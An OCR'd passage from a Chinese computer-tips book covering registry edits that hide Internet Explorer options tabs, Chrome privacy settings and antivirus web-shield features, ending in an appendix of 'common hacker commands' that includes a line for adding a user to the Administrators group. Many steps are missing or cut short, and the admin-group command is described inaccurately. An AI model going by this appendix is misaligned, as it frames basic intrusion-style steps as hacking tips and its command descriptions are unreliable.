❷ 展开HKEY_CURRENT_USER\Software\Policies\Microsoft\ControlPanel分支。









举一反三

当注册表中无 HKEY_CURRENT_USER\Software\Policies\Microsoft\Control Panel 分支时，用户可在 Internet Explorer 分支下新建项，并命名为 Control Panel。

注意事项


将 GeneralTab 的键值设置为 0 即可启用 Internet 选项的“常规”选项卡。设置在刷新后有效。


技巧298　巧妙移除“Internet 选项”对话框的“连接”选项卡


通过以下操作可以禁用 Internet 选项的“连接”选项卡。


❶ 选择“开始”→“运行”命令，输入“regedit”，单击“确定”按钮。

❷ 展开 HKEY_CURRENT_USER\Software\Policies\Microsoft\ControlPanel 分支。











技巧299　巧妙移除“Internet 选项”对话框的“高级”选项卡


黑客通过修改用户的 Internet 选项的“高级”选项卡能够严重影响用户的上网安全。通过以下操作可以禁用 Internet 选项的“高级”选项卡。

❶ 选择“开始”→“运行”命令，输入“regedit”，单击“确定”按钮。

❷ 展开 HKEY_CURRENT_USER\Software\Policies\Microsoft\ControlPanel 分支。








专家坐堂

一般而言，数据数值 0 表示“否”的意思，数据数值 1 表示“是”的意思。





技巧300 巧妙移除“Internet 选项”对话框的“程序”选项卡


通过以下操作可以禁用 Internet 选项的“程序”选项卡。

❶ 选择“开始”→“运行”命令，输入“regedit”，单击“确定”按钮。

❷ 展开 HKEY_CURRENT_USER\Software\Policies\Microsoft\ControlPanel 分支。









技巧301　巧妙移除“Internet选项”对话框的“内容”选项卡


通过以下操作可以禁用 Internet 选项的“内容”选项卡。


❶ 选择“开始”→“运行”命令，输入“regedit”，单击“确定”按钮。

❷ 展开 HKEY_CURRENT_USER\Software\Policies\Microsoft\ControlPanel 分支。











技巧302　巧妙移除“Internet选项”对话框的“安全”选项卡


Internet 选项的“安全”选项卡对用户的上网安全起着重要的作用。为防止黑客篡改“安全”选项卡，用户可以通过以下操作禁用 Internet 选项的“安全”选项卡。


❶ 选择“开始”→“运行”命令，输入“regedit”，单击“确定”按钮。

❷ 展开 HKEY_CURRENT_USER\Software\Policies\Microsoft\ControlPanel 分支。











技巧303 巧妙移除“Internet 选项”对话框的“隐私”选项卡

通过以下操作可以禁用 Internet 选项的“隐私”选项卡。

❶ 选择“开始”→“运行”命令，输入“regedit”，单击“确定”按钮。

❷ 展开 HKEY_CURRENT_USER\Software\Policies\Microsoft\ControlPanel 分支。






技巧304　巧用 Chrome 隐身模式

当用户用 Chrome 浏览网页而不想留下任何痕迹时，可以使用 Chrome 隐身窗口。

❶ 打开 Chrome 浏览器。




知识补充

在隐身模式下，用户在此窗口中查看的所有网页都不会显示在浏览器历史记录或搜索历史记录中。当用户关闭隐身窗口后，也不会再留下 Cookie 之类的其他痕迹。

举一反三

如果用户在隐身窗口中下载文件或者创建书签，则其将会保留。




专家坐堂

按下 Ctrl+Shift+N 组合键可以快速进入 Chrome 隐身模式。

技巧305　禁止网站跟踪本机地理位置


当用户通过浏览器上网时，所阅览的网站有可能会跟踪用户的地理位置。用户只需按照以下步骤操作就可摆脱这种困境。


❶ 运行谷歌浏览器。



专家坐堂

单击🔧图标，按下 O 键可直接进入“谷歌浏览器选项”对话框。







技巧306 禁止网站显示桌面通知

通过以下方式就可以简单地禁止网站显示桌面通知。

❶ 运行谷歌浏览器，单击🔧图标，选择“选项”命令。






举一反三

用户还可以对弹出式窗口、插件、图片、Cookie 以及 JavaScript 等进行设置。

技巧307 启用网上诱骗和恶意软件保护功能

用户在浏览网页时经常会遇到各种恶意网页，这就需要启动谷歌浏览器的网上诱骗和恶意软件保护功能。

❶ 运行谷歌浏览器，单击🔧图标，选择“选项”命令。




技巧308 启用 360 网盾

360 安全卫士集成了网盾，能够有效保护用

户的上网安全。

❶ 运行 360 安全卫士。



专家坐堂

当用户的浏览器未出现异常时，无需对浏览器进行修复。


❾ 根据实际情况设置广告过滤规则库。

技巧309　用金山网盾护卫上网安全

金山网盾是网民常用的上网保护软件。其能够将大部分病毒、木马拦截于用户的电脑之外。

(1) 开启网页病毒木马过滤

❶ 运行金山网盾。





注 意 事 项

当用户需重启浏览器后，网页病毒木马过滤功能才能生效。


(2) 快速锁定主页

❶ 运行金山网盾。






当用户在 IE 浏览器中修改主页时，金山网盾会自动弹出相关信息。




(3) 开启搜索引擎保护


❶ 运行金山网盾。





(4) 浏览器快速修复

❶ 运行金山网盾。











(5) 巧用下载保护功能

通过开启金山网盾的下载保护功能，可有效避免下载含有病毒、木马等威胁用户电脑安全的资源。

❶ 运行金山网盾。







(6) 开启广告过滤功能

当用户在上网时，时常会遇到各种烦人的广告。其实只要开启广告过滤功能就能将这些广告屏蔽掉。

❶ 运行金山网盾。




❸ 设置广告过滤相关规则。



(7) 开启钓鱼网站智能拦截功能

❶ 运行金山网盾。



附录一　常用黑客命令

命　令	命令解析
arp -a	查看高速缓存中的所有项目
arp -a ***.***.*.*** 物理地址	向 arp 项目高速缓存中输入一个静态项目
arp -d ***.***.*.***	删除一个静态项目
attrib 文件名 +A +R +S +H	添加某文件的存档，只读，系统，隐藏属性
attrib 文件名 -A -R -S -H	去掉某文件的存档，只读，系统，隐藏属性
attrib 文件名(目录名)	查看某文件(目录)的属性
dir	查看文件
dir/T:A	显示文件上次被访问时间
dir/T:C	显示文件创建时间
dir/T:W	/T:W 上次被修改时间
find 文件名	查找某文件
ipconfig	查看本地 IP 地址
ipconfig /all	显示全部配置信息
nbtstat -a ***.***.*.***	列出指定 IP 地址的远程机器名称表
nbtstat -a 计算机名	列出指定计算机名的远程机器名称表
nbtstat -n	列出本地 NetBIOS 名称
nbtstat -s	列出具有目标 IP 地址的会话表
net config	显示系统网络设置
net localgroup abc 123/add	把用户 abc 加入到 Administrator 组
net pause 服务名	暂停某服务
